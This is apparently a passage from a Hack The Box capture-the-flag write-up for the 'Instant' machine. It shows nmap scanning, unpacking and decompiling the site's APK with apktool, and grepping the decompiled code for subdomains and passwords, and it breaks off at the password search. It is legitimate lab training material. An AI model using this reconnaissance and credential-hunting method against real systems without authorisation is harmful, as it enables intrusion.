
# Instant

## General Info

- IP: 10.10.11.37
- OS: Linux
- Difficulty: Medium

## Initial Foothold


The Nmap scan revealed two open TCP ports:
22 tcp (SSH): OpenSSH 9.6p1 running on Ubuntu.
80 tcp (HTTP): Web Application



```
┌──(kali㉿kali)-[~/Downloads/HTB/Instant]
└─$ cat nmap
# Nmap 7.94SVN scan initiated Mon Jan 27 15:52:02 2025 as: /usr/lib/nmap/nmap --privileged -sCV -p- -T4 -oN nmap 10.10.11.37
Nmap scan report for 10.10.11.37
Host is up (0.059s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 31:83:eb:9f:15:f8:40:a5:04:9c:cb:3f:f6:ec:49:76 (ECDSA)
|_  256 6f:66:03:47:0e:8a:e0:03:97:67:5b:41:cf:e2:c7:c7 (ED25519)
80/tcp open  http    Apache httpd 2.4.58
|_http-title: Did not follow redirect to http://instant.htb/
|_http-server-header: Apache/2.4.58 (Ubuntu)
Service Info: Host: instant.htb; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Mon Jan 27 15:52:31 2025 -- 1 IP address (1 host up) scanned in 28.20 seconds
```

## Enumeration

Accessing the website didn't reveal much besides an APK file from the `download now` page




Instantly Send Funds To Anywhere!


Instant is our solution to over-passing financial limitations, You can send funds to any MNO,Bank,Crypto Wallet, with just a single click!

APK (Android Package Kit) is a package that holds everything needed to install and run an app on an Android device.

Note: **You can skip this part I just ran into this issue**
We can extract the content from the APK file using unzip and the `-d` parameter to put it inside the a directory in this case `output`




```
┌──(kali㉿kali)-[~/Downloads/HTB/Instant]
└─$ unzip instant.apk -d output
```




```
┌──(kali㉿kali)-[~/Downloads/HTB/Instant/output]
└─$ ls -l
total 10408
-rw-rw-r-- 1 kali kali    6884 Jan  1  1981 AndroidManifest.xml
drwxrwxr-x 3 kali kali    4096 Jan 27 16:01 assets
-rw-r--r-- 1 kali kali 9638936 Jan  1  1981 classes.dex
-rw-rw-r-- 1 kali kali    1738 Jan  1  1981 DebugProbesKt.bin
drwxrwxr-x 8 kali kali    4096 Jan 27 16:01 kotlin
drwxrwxr-x 6 kali kali    4096 Jan 27 16:01 lib
drwxrwxr-x 4 kali kali    4096 Jan 27 16:01 META-INF
drwxrwxr-x 3 kali kali    4096 Jan 27 16:01 okhttp3
drwxrwxr-x 6 kali kali   20480 Jan 27 16:01 res
-rw-rw-r-- 1 kali kali  960264 Jan  1  1981 resources.arsc

┌──(kali㉿kali)-[~/Downloads/HTB/Instant/output]
└─$ █
```

We can use a tool like apktool to convert XML into a more readable format




```
┌──(kali㉿kali)-[~/Downloads/HTB/Instant]
└─$ apktool d instant.apk -o instant_decompiled

Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
I: Using Apktool 2.7.0-dirty on instant.apk
I: Loading resource table...
I: Decoding AndroidManifest.xml with resources...
I: Loading resource table from file: /home/kali/.local/share/apktool/framework/1.apk
I: Regular manifest package...
I: Decoding file-resources...
I: Decoding values */* XMLs...
I: Baksmaling classes.dex...
I: Copying assets and libs...
I: Copying unknown files...
I: Copying original files...
I: Copying META-INF/services directory
```




```
┌──(kali㉿kali)-[~/Downloads/HTB/Instant/instant_decompiled]
└─$ ls -l
total 40
-rw-rw-r--   1 kali kali 3586 Jan 27 16:11 AndroidManifest.xml
-rw-rw-r--   1 kali kali 2638 Jan 27 16:11 apktool.yml
drwxrwxr-x   3 kali kali 4096 Jan 27 16:11 assets
drwxrwxr-x   8 kali kali 4096 Jan 27 16:11 kotlin
drwxrwxr-x   6 kali kali 4096 Jan 27 16:11 lib
drwxrwxr-x   3 kali kali 4096 Jan 27 16:11 META-INF
drwxrwxr-x   3 kali kali 4096 Jan 27 16:11 original
drwxrwxr-x 140 kali kali 4096 Jan 27 16:11 res
drwxrwxr-x  11 kali kali 4096 Jan 27 16:11 smali
drwxrwxr-x   3 kali kali 4096 Jan 27 16:11 unknown
```

While enumerating through the APK files, I found two interesting subdomains that might be useful later (add it to your `/etc/hosts/)




```
┌──(kali㉿kali)-[~/Downloads/HTB/Instant/instant_decompiled]
└─$ grep -Ri "subdomains" .
./res/xml/network_security_config.xml:        <domain includeSubdomains="true">mywalletv1.instant.htb</domain>
./res/xml/network_security_config.xml:        <domain includeSubdomains="true">swagger-ui.instant.htb</domain>

┌──(kali㉿kali)-[~/Downloads/HTB/Instant/instant_decompiled]
└─$ █
```




```
10.10.11.37 instant.htb mywalletv1.instant.htb swagger-ui.insta
nt.htb
```

Additionally, you can use the command `grep -Ri "keyword" .` to efficiently search for specific items, which led me to the `/smali/com/instantlabs/instant directory`




```
┌──(kali㉿kali)-[~/Downloads/HTB/Instant/instant_decompiled]
└─$ grep -Ri "password" .
```



